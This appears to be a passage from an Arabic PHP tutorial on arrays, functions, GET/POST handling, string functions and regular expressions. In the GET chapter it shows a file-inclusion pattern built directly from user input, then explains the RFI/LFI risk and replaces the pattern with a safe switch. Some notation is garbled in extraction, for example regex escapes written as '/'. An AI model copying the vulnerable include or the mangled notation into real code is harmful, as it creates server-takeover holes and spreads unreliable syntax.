كما ذكرنا سابقا , يمكن ان يكون اي عنصر من عناصر مصفوفة من أي نوع من البيانات , فإذا كانت قيمة هذا العنصر مصفوفة حصلنا على مصفوفة متعددة الابعاد .

ويمكن تمثيل المصفوفات متعددة الابعاد على أنها مصفوفات أحادية متداخلة والتالي تمثيل مصفوفة 2X3 :

```
<?php
$myArr[0][] = "username";
$myArr[0][] = "password";
$myArr[0][] = 10;
$myArr[1][] = 12;
$myArr[1][] = 45.99;
$myArr[1][] = true;
for($i = 0; $i < count($myArr); $i++)
{
```

```
  for($j = 0; $j < count($myArr[$i]); $j++)
  {
    echo "<h3>{$myArr[$i][$j]}</h3>";
  }
}
?>
```

ولإسناد القيم دفعة واحدة عند تعريف المتغير يكون كالتالي :

```
<?php
$myArr = array(
        array('username', "password", 10),
        array(12, 45.99, true)
       );
for($i = 0; $i < count($myArr); $i++)
{
    for($j = 0; $j < count($myArr[$i]); $j++)
    {
        echo "<h3>{$myArr[$i][$j]}</h3>";
    }
}
?>
```

هكذا يمكن إسناد مصفوفات داخل مصفوفات بأي عدد من الابعاد تُريد , أي يُمكن انشاء مصفوفات ذات عشر أبعاد , لكن لا يُمكن التعامل معها بسهولة (هذا اذا امكن التعامل معها اساساً)

المصفوفات المترابطة :

وتكون باستخدام سلاسل نصية لل key للمصفوفة بدلاً من الأرقام حيث كل عنصر في المصفوفة يتألف من قسمين : الأول هو المفتاح key والثاني هو القيمة value :

```
<?php
// وضعنا فراغات في بعض عناصر المصفوفة لكي لا تظهر الكلمات ملتصقة ببعضها البعض
```

```
$myArr['name'] = 'name ';
$myArr['age']  = 30;
$myArr['city'] = ' city ';
$myArr['phone']= 125668522;
echo $myArr['name'].$myArr['age'].$myArr['city'].$myArr['phone'];
?>
```

كما يمكن أن يكون مُعرف القيم سلاسل النصية وترقيم الرقمي معاً للمصفوفة في مصفوفة واحدة كما سنرى , وهناك دوال مهمة لعرض محتويات وبيانات المتغيرات و المصفوفات والكائنات وهي var_dump و print_r و var_export سنستخدمها لعرض لطباعة محتويات المصفوفة من القيم والـ key لكل قيمة , وتقبل - هذه الدوال - وسيطا واحداً هو المصفوفة المُراد طباعتها , كما في المثال التالي :

```
<?php
$myArr['name'] = 'username 1';
$myArr[]       = "username 2";
$myArr['age']  = 30;
$myArr[]       = 40;
$myArr['city'] = 'luxor';
$myArr[]       = 'Cairo';
$myArr['phone']= 125668522;
$myArr[]       = 124559587;

echo var_export($myArr);
?>
```

ولإسناد القيم من هذا النوع من المصفوفات عند التعريف دفعة واحدة يكون كالتالي :

```
<?php
$myArr = array('name' => 'username 1', 'city' => 'luxor', 'phone'
=> 125668522);
```

```
echo var_export($myArr);
?>
```

دالة foreach للدوران على عناصر المصفوفة :

من أفضل الطرق للدوران على عناصر المصفوفة وبالأخص المصفوفات المترابطة هو إستخدام دالة foreach, ويمكن من خلالها إستخراج القيمة أو القيمة و المُعرف (المفتاح) والشكل العام لها هو :

```
foreach ($array as $key => $value)
{
  //$key  هو مفتاح المصفوفة
  //$value  هي القيمة المرتبطة بالمفتاح
}
```

والمثال التالي يوضح فكرة عملها :

```
<?php
$myArr = array('name' => 'username 1', 'city' => 'luxor', 'phone' 
=> 125668522);
foreach($myArr as $value)
{
  //استخدام الدالة foreach  للحصول على القيمة فقط
  echo "<h3>$value</h3>";
}

foreach($myArr as $key=>$value)
{
  //الحصول على المفتاح (المُعرف) و القيمة
  echo "<h3>$key : $value</h3>";
}
?>
```

مثال آخر :

```
<?php
$myArr = array('name' => 'username 1', 'username 2', 'city' =>
'luxor', 'phone' => 125668522, 'Ciro', 125885465);
foreach($myArr as $key => $value)
{
   echo "<h3>$key : $value</h3>";
}
?>
```

دوال التحكم بالمصفوفات

يوجد عدة دوال لاجراء العمليات المختلفة على المصفوفات (تقسيم مصفوفة لعدة اجزاء, ترتيب مصفوفة, عكس مصفوفة ....الخ) وسيتم شرح اشهر تلك الدوال :

الدالة explode :

تقوم هذه الدالة بتقطيع نص وتحويله الى مصفوفة حيث تقبل وسيطين اجباريين الوسيط الاول هو "الفاصل" الذي عنده يتم اقتطاع الجملة و الوسيط الثاني هو النص , لازالة الغموض سوف نأخذ مثالا بسيطا : بفرض اننا نريد ان نجعل كل كلمة في جملة معينة عنصرا من عناصر مصفوفة وبالتالي يكون الفاصل هو "الفراغ" كما في الكود التالي :

```
<?php
$string = 'this is a sting';
$array = explode(' ', $string);
print_r($array);
?>
```

تُستخدم هذه الدالة بكثرة عند القراءة من الملفات النصية كما سنجد في الفصل التاسع

الدالة implode :

تقوم هذه الدالة - تقريباً- بعكس عمل الدالة explode , أي انها تقوم بتحويل عناصر مصفوفة الى الى نص يفصل بينها "فاصل" :

```
<?php
```

```
$string = implode ($glue, $pieces);
?>
```

حيث الوسيط الاول هو الفاصل و الوسيط الثاني هو المصفوفة المُراد تحويل جميع عناصرها الى سلسلة نصية , جرب المثال التالي لتعرف مزيداً عن عمل هذه الدالة :

```
<?php
$array = array(10, 12.16, true, "username", 'password');
$string = implode(' -- ', $array);
echo $string;
#outputs : 10 -- 12.16 -- 1 -- username --  password
?>
```

الدالة is_array :

تقوم هذه الدالة بالتحقق من ان الوسيط المُمرر لها هو مصفوفة وذلك باعادة القيمة true او false :

```
<?php
$string = 'this is a sting';
$array = explode(' ', $string);
echo is_array($array);
//this will output '1'
?>
```

إضافة قيمة الى المصفوفة :

كما مر معنا سابقا يمكن اضافة عنصر جديد بواسطة القوسين [] كالتالي :

```
<?php
$array = array('sy', 'eg', 'lb');
echo 'the array is : <br>';
print_r($array);
$array[] = 'sa';
echo '<br>the array after adding sa is :<br>';
```

```
print_r($array);
?>
```

او باستخدام الدالة array_push حيث تقبل وسيطين الاول هو المصفوفة الهدف والثاني هو القيمة المراد اضافتها ,نعدل الملف السابق كي يستخدم الدالة array_push

```
<?php
$array = array('sy', 'eg', 'lb');
echo 'the array is : <br>';
print_r($array);

#$array[] = 'sa';        this line is repalced by :
array_push($array, 'sa');
echo '<br>the array after adding sa is :<br>';
print_r($array);
?>
```

البحث داخل المصفوفات :

نستخدم الدالة in_array للبحث داخل المصفوفة عن قيمة معينة, هذه الدالة تعيد true في حال نجاحها:

```
<?php
$array = array('sy', 'eg', 'lb', 'sa');
if(in_array('sa', $array) == true)
{
  echo ' sa is found in $array array <br>';
}

if(in_array('fr', $array) == false)
{
```

```
 echo ' fr is NOT found in $array array <br>';
}
?>
```

حيث الوسيط الاول هو القيمة المُراد البحث عنها والوسيط الثاني هو المصفوفة الهدف .

قلب مصفوفة :

حيث تستخدم الدالة array_reverse لقلب ترتيب مصفوفة اي جعل اول عنصر اخر عنصر و هكذا , المثال التالي يوضح الفكرة :

```
<?php
$array = array('1', '2', '3', '4');
$new_array = array_reverse($array);
print_r($new_array); #outputs : Array ( [0] => 4 [1] => 3 [2] => 2
[3] => 1 )
?>
```

الدالة array_unique :

تقوم الدالة array_unique بإزالة أي قيمة تتكرر في المصفوفة , حيث تعيد مصفوفة جديدة بدن أي عناصر مكررة:

```
<?php
$array = array('sy', 'eg', 'lb', 'sy', 'lb', 'sa');
$new_array = array_unique($array);
echo 'the first array is : ';
print_r($array);    # Array ( [0] => sy [1] => eg [2] => lb [3] =>
sy [4] => lb [5] => sa )
echo '<br> the "unique" one : ';
print_r($new_array);    # Array ( [0] => sy [1] => eg [2] => lb
[5] => sa )
```

```
?>
```

لاحظ مفاتيح المصفوفة الثانية .

ترتيب عناصر المصفوفة :

يتم ذلك بواسطة الدالتين sort و asort , حيث تقوم الدالة sort بترتيب عناصر مصفوفة تصاعدياً , شكلها العام كالتالي :

```
sort($array);
```

حيث لا تعيد هذه الدالة أي قيمة , أي تقوم بتعديل المصفوفة مباشرة . الوسيط الأول هو المصفوفة المُراد ترتيب عناصرها .

```
<?php
$array = array(123, 1, 12, 'name' => 'sy', 'eg');
print_r($array);
sort($array);
echo '<br>';
print_r($array);
?>
```

لاحظ أن المصفوفة المرتبة لا تحتفظ بمفاتيح المصفوفة الاصلية , وللاحتفاظ بها نستخدم الدالة asort التي تقوم بنفس عمل sort لكنها تحتفظ بقيم المفاتيح أو المُعرفات :

```
<?php
$array = array(123, 1, 12, 'name' => 'sy', 'eg');
print_r($array);
asort($array);
echo '<br>';
print_r($array);
?>
```

الدوال :

تُوفر php عددا كبيرا من الدوال يتجاوز عددها الالف دالة , ناهيك عن العدد الضخم من المكتبات الاخرى التي تقوم بعدد لا باس به من العمليات , لكن بشكل أو باخر ستحتاج الى دالة جديدة تقوم بمهمة معينة لبرنامجك . الشكل العام لتعريف الدالة هو :

```
function functionName(/*وسائط الدالة*/)
{
   /*
       جسم الدالة
   */
}
```

وسائط الدالة

يمكنها أن تقبل أي نوع من البيانات , وكذلك يمكنها اعادة بأي نوع من البيانات أو عدم الرجوع بأي قيمة , الدالة التالية دالة لا تأخذ أي وسائط ولا تُعيد أي قيمة فقط تطبع جملة على المتصفح , ولتشغيل هذه الدالة علينا استدعائها بكتابة اسمها و من ثم قوسين () كما يلي:

```
<?php
function f_echo()
{
   echo "<h1>PHP:hypertext processor</h1>";
}
f_echo();
?>
```

أما الدالة التالية فهي تأخذ وسيطا لتقوم بطباعته ضمن وسمي h1 , لاحظ ان المتغير $in هو متغير محلي مُعرف داخل الدالة فقط ولا علاقة له مع المتغير $in خارج الدالة

```
<?php
$in = 'username1';
function f_echo($in)
```

```
{
   echo "<h1>$in</h1>";
}

f_echo(10);
f_echo(12.332);
f_echo('username2');
f_echo(true);
//f_echo(array(10,20,30));
?>
```

والكود الأخير الموجود في التعليق هو محاولة تمرير مصفوفة لطباعتها , لكن لو نفذت هذا السطر سيتم توليد خطأ , لأن الدالة تحتوي على بيانات داخلها ولا نستطيع طباعتها مباشرة .
الدالة التالية تأخذ وسيطين وتُعيد حاصل الجمع :

```
<?php
function sum($var1, $var2)
{
   return $var1 + $var2;
}
echo sum(10, 20);
?>
```

كما يمكن تمرير الدوال لبعضها البعض كالتالي :

```
<?php
f_echo(sum(10,20));
function f_echo($in)
{
   echo "<h1>$in</h1>";
```

```
}
function sum($var1,$var2)
{
   return $var1+$var2;
}
?>
```

القيم الافتراضية للوسائط :

في بعض الاحيان يكون للدوال وسائط اختيارية حيث يتم وضع قيمة افتراضية لها , فإذا لم يتم تحديد قيمة الوسيط , فسيتم اخذ القيمة الافتراضية بدلا عنه , ويجب ان تكون جميع الوسائط بعد الوسيط الافتراضي افتراضية , اي لا يجوز ان تعريف الدالة بالشكل التالي :

```
<?php
function function_name ($var1 = 'value', $var2)
{

}
?>
```

مثال عن الاستخدام الصحيح :

```
<?php
function f_echo($in = "text")
{
   echo "<h1>$in</h1>";
}
f_echo();
?>
```

سيتم طباعة text بسبب عدم اعطاء اي وسائط للدالة .

اعادة اكثر من قيمة من الدالة :

كما تلاحظ لا يجوز ان تعيد الدالة الواحدة اكثر من قيمة , لكن يمكن تجاوز هذه المشكلة

باستخدام المصفوفات حيث يتم اعادة مصفوفة تكون عناصرها هي القيم المطلوبة :

```
<?php
function math($x)
{
   return array($x * $x, log($x));
}
print_r(math(23));
?>
```

تمرير الوسائط بمرجعياتها :

في بعض الاحيان , نحتاج الى تعديل قيمة الوسيط مباشرة في الدالة عوضا عن ارجاع قيمة منها واسنادها الى متغير , لجعل الوسائط تُمرر الى دالة بمرجعيتها (By Reference) يجب استخدام الرمز & قبل اسم الوسيط عند تعريف الدالة :

```
<?php
function sum(&$var1, $var2)
{
  $value1 = $var1 + $var2;
  //the same as $var1+= $var2;
}

$num1 = 10;
$num2 = 15;
echo $num1;
//outputs 10
echo '<br>';
sum($num1, $num2);
echo $num1;
```

```
//outputs 25
?>
```

الفصل الرابع : ارسال المتغيرات باستخدام GET , POST

إرسال المتغيرات عبر صفحات الموقع

كثيراً ما نحتاج في الموقع لإرسال قيم المتغيرات من صفحة لصفحة أخرى داخل الموقع فهناك طرق عديدة لإرسال البيانات بين الصفحات سنتناول منها إرسال البيانات من خلال الروابط أوعبر النماذج

أولاً: إرسال البيانات عبر الروابط :

كثيراً ما نرى الروابط بهذا الشكل :

```
http://www.google.com/index.php?id=12230&page=send&sd=t3tt
```

ما يهمنا من الرابط هو ما بعد اسم الصفحة index.php فبعدها هناك الرمز ? ثم تأتي المتغيرات التي نريد نقلها

على سبيل المثال نريد نقل معرف الشخص id واسمه name لصفحة أخرى يكون الرابط كالتالي :

```
?id=31&name=user
```

فبعد العلامة ? يأتي اسم المتغير ثم علامة الإسناد = ثم قيمة المتغير المراد نقلها وتأتي العلامة & للفصل بين عدة متغيرات نريد إرسالها بين الصفحات

كيف لي أن أجلب قيم المتغيرات من الروابط ؟

توفر لغة php متغيرات عامة كالمصفوفة $_GET للحصول على قيم المتغيرات من الروابط فعلى سبيل المثال نريد الحصول على قيمة المعرف id والاسم name من الرابط السابق يكون كالتالي :

```
<?php
$id = $_GET['id'];
$name = $_GET['name'];
echo $id.'-'.$name;
?>
```

فداخل الأقواس المربعة [] للمصفوفة.$_GET يتم وضع اسم المتغير المراد جلب قيمته بين علامتي إقتباس زوجية أو فردية , ففي الكود السابق تم اسناد قيمة المتغير id الموجودة في

الرابط للمتغير$id واسناد قيمة المتغير name الموجود في الرابط للمتغير $name وتم طباعة القيم التي تحتويها هذه المتغيرات
قم بحفظ الكود السابق داخل صفحة ولتكن باسم get.php وقم بالدخول عليها , لا تقلق من رسائل الخطأ التي ستظهر فسيتم شرح سبب ظهورها
الآن قم بكتابة الكود التالي بعد اسم الصفحة في شريط العنوان في المتصفح وإضغط على زر enter

```
?id=200&name=username
```

غير قيم المتغيرات لتجربة الكود .

ماذا لو قمت بتغيير اسم المتغير نفسه ؟

سينتج خطأ عدم التعرف على المتغير في الرابط وهو ما ظهر عند فتح الصفحة أو مرة لعدم وجود قيم في الرابط ولتلاشي هذه الأخطاء يمكننا استخدام دالة isset للتعرف على وجود المتغير في الرابط من عدمه ويصبح الكود على الشكل التالي :

```
<?php
$id = '';
$name = '';
if(isset($_GET['id']))
  $id = $_GET['id'];
if(isset($_GET['name']))
  $name = $_GET['name'];
echo $id.'-'.$name;
?>
```

يعتبر المتغير$_GET عبارة عن مصفوفة , سنقوم الآن بطباعة محتويات المصفوفة $_GET بإستخدام دالة foreach التي تم الحديث عنها في فصل المصفوفات والدوال كالتالي :

```
<?php
foreach($_GET as $key=>$value)
```

```
{
  echo $key.'='.$value.'<br>';
}
?>
```

ستلاحظ أنه بعد تغيير اسم الصفحة فأنت مضطر لتغيير الرابط الذي يشير لهذه الصفحة في جميع الصفحات , فما بالك لو لديك موقع من 1000 صفحة , أعلم أن هناك بعض البرامج تقوم بعملية إستبدال النصوص في عدة ملفات دفعة واحدة وإحتجت لهذا الأمر عندما كنت أصمم مواقع كلاسيكية بدون الإعتماد على لغة برمجية , الأمر كان مرهق حقاً .

ولكن مع لغة php فالأمر بسيط , توفر لغة php دالة باسم include أي تضمين وظيفتها تضمين صفحة ضمن صفحة أخرى , والآن سنقوم بوضع كود محتوى الصفحة فقط داخل الصفحات وسنكتفي بوضع الـ header والـ footer في الصفحة الرئيسية index-page.php فقط ونقوم بتغيير الروابط في الصفحة الرئيسية لتصبح بهذا الشكل - كما تم شرحة في استخدام$_GET :

```
<div class="header">
  <a href="index-page.php"> الرئيسية </a>
  <a href="index-page.php?page=about-site"> عن الموقع </a>
  <a href="index-page.php?page=news"> الأخبار </a>
  <a href="index-page.php?page=new"> جديد الموقع </a>
  <a href="index-page.php?page=contactus"> للإتصال بنا </a>
</div>
```

ويصبح كود تضمين محتوى الصفحات في الصفحة الرئيسية هو :

```
<div class="content">
  <?php
    if(isset($_GET['page']))
    {
      include($_GET['page'].'.php');
    }
    else
    {
```

```
      echo '<h1> محتوى الصفحة الرئيسية </h1>';
    }
  ?>
</div>
```

ملاحظة : هناك دوال أخرى للتضمين كـ include_once أي تضمين الملف مرة واحدة فقط إذا كان هناك نسخة أخرى مضمَّنة من نفس الملف فإستخدام include تسبب أخطاء التضمين المتتالي لنفس الملف أي الدخول في حلقة مغلقة لعملية تضمين الملف إذا تم تضمين الملف داخل نفسه أو شئ من هذا القبيل , ودالة require تعني أن هذا الملف مطلوب للإستمرار في معالجة باقي الكود وإلا لا يتم تنفيذ باقي الكود ويتم الخروج بعكس دالة include فيصدر خطأ عدم تضمين الملف ويتم معالجة باقي الكود , وهناك أيضاً دالة require_once على غرار دالة include_once .

ولكن قيم متغيرات الروابط كما نعلم يمكن تغييرها من خلال الرابط مما يجعل الرابط عرضة لتضمين ملفات خارجية وهو ما يعرف بثغرة RFI ولكن في نسخ php الحالية فالضبط الإفتراضي يمنع تضمين ملف خارجي من خادم أخر , وهناك أيضاً ثغرة تعرف بـ LFI وهي الوصول لتشغيل ملف ما على جهاز الخادم للحصول على بيانات ما أو تعديل ملف ما ومن خلال هذه الثغرة يمكن التحكم الكامل بجهاز الخادم , ولتلاشي هذه الثغرة إما أن تقوم بفلترة القيم التي يتم جلبها من الروابط أو تضمين ملفات بالإعتماد على قيمة متغير في الرابط وليكن المعرف id وعلى هذا تصبح الروابط السابقة على النحو التالي :

```
<div class="header">
  <a href="index-page.php"> الرئيسية </a>
  <a href="index-page.php?id=1"> عن الموقع </a>
  <a href="index-page.php?id=2"> الأخبار </a>
  <a href="index-page.php?id=3"> جديد الموقع </a>
  <a href="index-page.php?id=4"> للإتصال بنا </a>
```

```
</div>
```

والكود الخاص بتضمين الصفحات سيكون على الشكل التالي :

```
<div class="content">
  <?php
    if(isset($_GET['id']))
    {
      switch($_GET['id'])
      {
          case '1':
            include('about-site.php');
            break;
          case '2':
            include('news.php');
            break;
          case '3':
            include('new.php');
            break;
          case '4':
            include('contactus.php');
            break;
          default:
            echo '<h1 style="color:#F00;"> معرف صفحة خاطئ </h1>';
      }
    }
    else
    {
      echo '<h1> محتوى الصفحة الرئيسية </h1>';
    }
  ?>
```

```
</div>
```

ومن ملاحظتنا نجد أن اسم الصفحة أو الـ title دائماً هو "الصفحة الرئيسية" , أترك لكم هذا لتغييره ليعبر عن محتوى كل صفحة بنفس الطريقة السابقة .

ملاحظة : توجد طرق أخرى لعملية تضمين الملفات منها أن يوضع رأس الصفحة في صفحة منفصلة وأيضاً تذييل الصفحة وقائمة الروابط كلاً في صفحة منفصلة وتتم عملية تضمين هذه الصفحات ضمن صفحات الموقع وفي حال التعديل على أي من هذه الصفحات هو بمثابة التعديل على الموقع ككل .

ارسال المتغيرات عبر النماذج :

النماذج في HTML هي وحدات لجلب البيانات من المستخدمين وكأمثلة عليها : عمليات تسجيل الدخول و تسجيل مستخدم جديد وتحتوي على العديد من عناصر الإدخال والإختيار على حسب الحاجة .

أهم خصائص وسم النموذج form هي خاصية الـ action وقيمته تكون مسار ملف معالجة البيانات المرسلة من النموذج والخاصية method وهي نوع الإرسال إما POST أو GET وغالباً ما تستخدم الطريقة POST والفرق بينها وبن GET هي أن الطريقة POST تستخدم مع البيانات كبيرة الحجم . يتم ارسال التعرف على عناصر النموذج المرسلة من خلال خاصية الاسم name .

ولجلب البيانات المرسلة في ملف المعالجة نستخدم المتغير المعرف مسبقاً في php وهو $_POST وهو عبارة عن مصفوفة تحتوي على البيانات المرسلة من النموذج . والتالي نموذج به اسم المستخدم وكلمة المرور وزر لإرسال البيانات :

```
<form action="submit.php" method="POST">
	<label>اسم المستخدم :</label>
	<input type="text" name="username"><br>
	<label>كلمة المرور : </label>
	<input type="password" name="password"><br>
```

```
      <input type="submit" value="أدخل القيم">
</form>
```

ملف معالجة البيانات هو submit.php ونوع الإرسال هو POST .

الوسم input هو أحد الوسوم الخاصة بوسم النموذج ولا يحتاج لوسم إغلاق ومن خواص هذا الوسم النوع type وهو نوع الحقل والخاصية name وهي اسم الحقل والذي من خلاله نستطيع جلب البيانات لهذا الحقل من ملف المعالجة .
قمنا بعمل حقلين أحدهما من النوع text أي نص والأخر نوعه password أي حقل كلمة مرور والحقل الأخير من نوع submit زر إرسال البيانات لملف المعالجة وبه الخاصية value وهي القيمة التي تظهر على الزر ويمكن إستخدام هذه الخاصية للحقول السابقة لوضع قيم إفتراضية للحقول .
داخل ملف المعالجة submit.php سنضع الكود التالي لطباعة القيم الموجودة في المصفوفة$_P
OST

```
<?php
foreach($_POST as $key=>$value)
{
   echo $key.': '.$value.'<br>';
}
?>
```

الفصل الخامس : السلاسل النصية و التعابير النظامية

يمكن تعريف السلسلة النصية انها عبارة عن مجموعة من المحارف يمكن تغيير محتواها بعد انشاءها , حيث تُوفر لغة php دوال متعددة لإجراء مختلف العمليات عليها .

معرفة طول السلسلة النصية :

في كثير من الاحيان عند التعامل مع السلاسل النصية يتوجب علينا معرفة طول السلسة النصية التي نتعامل معها , وللقيام بتلك المهمة نستخدم الدالة strlen التي تعيد طول السلسلة النصية المُمررة اليها , المثال التالي يطبع طول السلسة النصية المخزنة في المتغير string :

```
<?php
$string = 'This is a string';
echo strlen($string);
// outputs : 16
?>
```

تحويل حالة احرف اللغة الانكليزية :

تقوم الدالة strtolower بتحويل حالة جميع الاحرف الانكليزية الى احرف صغيرة (أي مثلاُ تقوم باستبدال A بالحرف a) , وتفيد هذه الدالة على سبيل المثال عند تسجيل المستخدم في الموقع حيث نقوم بجعل جميع احرف المُعرف صغيرة حتى لا يكون لدينا مستخدمَين بنفس المُعرف .
تقبل هذه الدالة وسيطا وحيداً هو السلسة النصية وتُعيد سلسلة نصية يكون فيها جميع الاحرف بالحالة الصغيرة :

```
<?php
$string = 'This Is A sTrIng 123';
echo strtolower($string);
// outputs : this is a string 123
?>
```

ويوجد هناك الدالة strtoupper التي تقبل نفس وسائط الدالة السابقة لكنها تحول حالة الاحرف الى احرف كبيرة :

```
<?php
$string = 'This Is A sTrIng 123';
echo strtoupper($string);
// outputs : THIS IS A STRING 123
?>
```

لاحظ ان الارقام أوالاحرف العربية لا تتأثر بهاتين الدالتين .

استبدال نص :

عند الحاجة لاستبدال عبارة بعبارة اخرى , نستخدم الدالة str_replace التي يكون شكلها العام كالتالي :

```
str_replace($search, $replace, $string);
```

تقبل هذه الدالة ثلاث وسطاء اجباريين : الاول هو النص المراد البحث عنه ويمكن ان يكون نوع هذا المتغير سلسة نصية أو مصفوفة كما سنرى في الامثلة , والوسيط الثاني هو النص المراد استبدال النص السابق وكما في الوسيط السابق يمكن ان يكون نص أو مصفوفة , أما الوسيط الثالث فيكون السلسلة النصية التي ستجرى عليها عملية الاستبدال .

تُعيد الدالة السابقة سلسة نصية تحوي على النص المُعدل . لازالة ما حصل من غموض جرب الامثلة التالية :

```
<?php
$string = 'this is a long string !!';
$new_string = str_replace('long', 'short', $string);
echo "The first string is : $string <br>";
echo "The replaced string is : $new_string";
?>
```

في المثال السابق قمنا باستبدال الكلمة long الموجودة في السلسلة النصية الاولى بالكلمة short وقمنا بتخزين السلسلة النصية الناتجة في المتغير new_string .

```
<?php
```

```
$string = 'this is a long string !!';
$new_string = str_replace(array('this', 'long', '!!'),
array('This', 'short'), $string);
echo "The first string is : $string <br>";
echo "The replaced string is : $new_string";
?>
```

في هذا المثال قمنا بجعل الوسيطين الاول والثاني مصفوفات حيث يتم استبدال العناصر بالترتيب , ولكن - كما تلاحظ - فإن المصفوفة الاولى تحوي على العنصر الذي قيمته "!!" بدون وجود نظير له في المصفوفة الثانية مما يؤدي الى استبدال هذه القيمة بقيمة فارغة, المثال السابق سيعطي الخرج التالي :

```
The first string is : this is a long string !!
The replaced string is : This is a short string
```

يجدر بالذكر بأن الدالة str_ireplace تعمل نفس عمل الدالة str_replace لكنها غير حساسة لحالة الاحرف .

ازالة وسوم HTML :

تقوم الدالة htmlentities باستبدال وسوم لغة HTML بمكافئاتها من ما يسمى html entities . فمثلا الرمز "<" يُستبدل ب "<" و الرمز "&" يُستبدل بـ "&" , و تُستخدم هذه الدالة لفلترة النصوص التي يقوم بادخالها المستخدم فمثلاً : اذا ادخل المستخدم اسمه على الشكل التالي "username" فسيتم اظهار الاسم بخط عريض لكن عند استخدام الدالة htmlentities فسيتم اظهار الاسم كما تمت كتابته , المثال التالي يوضح ذلك :

```
<?php
$username = '<b>username</b>';
echo 'The user name without using htmlentities function : '.
$username;
echo '<br>';
```

```
echo 'The user name when using htmlentities function : 
'.  htmlentities($username);
?>
```

اما الدالة htmlspecialchars فتقوم بنفس عمل الدالة htmlentities إلا انها تقوم بتحويل محارف خاصة محددة , وكلا الدالتين يقوم بتحويل علامات الاقتباس المزدوجة الى " وتتركان علامات الاقتباس المفردة دون تغيير ولاجبارهم على تحويلها الى html entities نستخدم الراية ENT_QUOTES كوسيط ثان , أما عند استخدام الراية ENT_NOQUOTE فلن يتم استبدالهما .

فيكون الفرق الجوهري بين الدالتين, أن الأولى "htmlentities" ستقوم بتحويل كل محرف قابل للتحويل إلى نظيره من الـ html entities, أما الدالة الثانية "htmlspecialchars" فهي متخصصة في محارف الخاصة محددة فقط, كـ & و " و < و > و (' ولكن فقط عندما يكون الوسيط ENT_QUOTES ممرراً كما تم الإشارة سابقاً)

لإزالة الغموض جرب المثال التالي :

```
<?php
header('Content-Type: text/html; charset=utf-8');
$string = '"السلام عليكم"';
echo htmlspecialchars($string, ENT_NOQUOTES);
echo '<br>';
echo htmlentities($string);
?>
```

لذا من المُفضل في الحالة العامة ولهدف الحماية من بعض هجمات XSS استخدام الدالة htmlspecialchars . وتوجد دالة باسم strip_tags تقوم بازالة جميع وسوم HTML.

التعابير النظامية Regular Expression :

التعابير النظامية هي عبارة عن طريقة لكي نستطيع مطابقة نص معقد بواسطة عدد من المحارف والرموز ذات الدلالات الخاصة مثل *.؟ ...الخ , حيث توفر لغة php كما في سائر لغات البرمجة امكانية البحث و استبدال النصوص بواسطة التعابير النظامية .
في السابق كانت لغة php تُوفر طريقتين لمعالجة نوعين من التعابير النظامية الاولى هي POSIX والثانية هي التعابير النظامية الخاصة بلغة perl , لكن لغة php قامت بازالة POSIX في الاصدار 5.3.0 لذا لن يتم التطرق لها .

انشاء عبارات التعبير النظامية :

يجب بدء عبارة التعبير النظامي بالرمز "/" ويجدب انهاءه بنفس الرمز , اقواس المحموعة [] تستخدم لتحديد عدد معين من المحارف (حروف أو ارقام أو رموز) مثلا : النمط [abc] يطابق a أو b أو c , أما النمط [a-z] فيطابق جميع الاحرف الانكليزية الصغيرة وايضا النمط [a-zA-Z0-9] يطابق جميع الاحرف الانكليزية بحالتيها (احرف كبيرة واحرف صغيرة) والارقام من 0 الى 9. اما لو أضفنا الرمز ^ بعد فتح قوس المجوعة فهو يشير الى عدم مطابقة مجموعة الاحرف التالية مثلا :[^a] لا يطابق الحرف a , ولكل رمز معنى خاص في التعابير النظامية موجودة في الجدول التالي :

المحرف "."	يطابق أي محرف باستثناء محرف السطر الجديد "n\"
المحرف "؟"	يطابق تكرار النمط 0 أو 1 مرة
المحرف "*"	يطابق تكرار النمط 0 مرة أو أكثر
المحرف "+"	يطابق تكرار النمط 1 مرة أو أكثر
التعبير {x}	يطابق تكرار النمط x مرة

التعبير {x , y} يطابق تكرار النمط x مرة على الاقل و y مرة على الاكثر

واذا اردت ان تقوم بمطابقة أي رمز من الرموز السابقة نستخدم رمز "/" قبلها .

ويوجد عدد اخر من المعرفات يمكن استخدامها في التعابير النظامية فمثلا بدلا من استخدام النمط [0-9] نقوم باستخدام المُعرف d\ والجدول التالي يوضح اهم المعرفات :

المُعرف d/	يطابق أي رقم
المُعرف D/	يطابق أي محرف باستثناء الأرقام
المُعرف s/	يطابق المحرف الذي يمثل فراغ " "
المُعرف S/	يطابق أي محرف باسثناء الفراغات
المُعرف ^	يطابق بداية السطر
المُعرف $	يطابق نهاية السطر
المُعرف w/	يطابق أي حروف أو ارقام

لتفادي اللبس , المحرف ^ يطابق بداية السطر فقط اذا كان خارج أي نمط فرعي .
أمثلة عن كتابة انماط للتعابير النظامية :
اذا اردنا مطابقة تاريخ ما وكان هذا التاريخ مكتوب بضيغة "YYYY-MM-DD" فيمكن بكل سهولة مطابقته بواسطة النمط التالي :

```
/(\d{4})-(\d{1,2})-(\d{1,2})/
```

في النمط السابق يوجد ثلاث انماط فرعية حيث يفصل بينها - وكل نمط فرعي يجب ان يكون فقط رقم وذلك بتحديد d\ ومن ثم تحديد عدد تكرارات كل منها .

مثال اخر : مطابقة عنوان بريد الكتروني : يكون البريد الالكتروني عادة من الشكل :

```
someone@example.com
some_one1@example.gov.sa
someone@example2.com
someone@example.com
```

ولمطابقة جميع الحالات يمكن استخدام النمط التالي :

```
/^([a-zA-Z0-9_])+@([a-zA-Z0-9_])+(\.[a-zA-Z0-9_]+)+$/
```

النمط السابق معقد نسبيا , في البداية استخدمنا النمط([a-zA-Z0-9_]) + الذي يطابق اي حرف من اللغة الانكليزية بالإضافة الى الارقام والشرطة السفلية _ , واشاردة + تدل على تكرار هذا النمط مرة أو اكثر , ومن ثم وضعنا الاشارة @ وبعدها تكرار لنفس النمط الفرعي السابق , وفي النهاية قمنا بمطابقة رمز النقطة (لا تنسى وضع الشرطة المائلة \ قبلها) ومن ثم النمط الفرعي السابق مع الانتباه الى اشارة + الثانية التي تسمح بوجود "مجالين" مثلا".gov.sa" ولاحظ ايضا اننا بدأنا النمط باستخدام ^ وقمنا بإنهاءه باستخدام $.

دوال التعامل مع التعابير النظامية :

البحث عن نمط :

وذلك بواسطة الدالة preg_match حيث تقوم هذه الدالة بالبحث عن نمط للتعابير النظامية داخل سلسلة نصية , تُعيد هذه الدالة true في حال وجود مطابقة و false عدا ذلك , شكل الدالة العام :

```
preg_match($pattern, $subject , [$array_matches]);
```

كما هو واضح , الوسيط الاول هو النمط الخاص بالتعابير النطامية و الوسيط الثاني هو السلسلة النصية التي سيتم البحث فيها أما الوسيط الثالث فهو اسم متغير المصفوفة التي سيتم تخزين نتائج المطابقة فيها وسيتم الحديث عنها لاحقا .

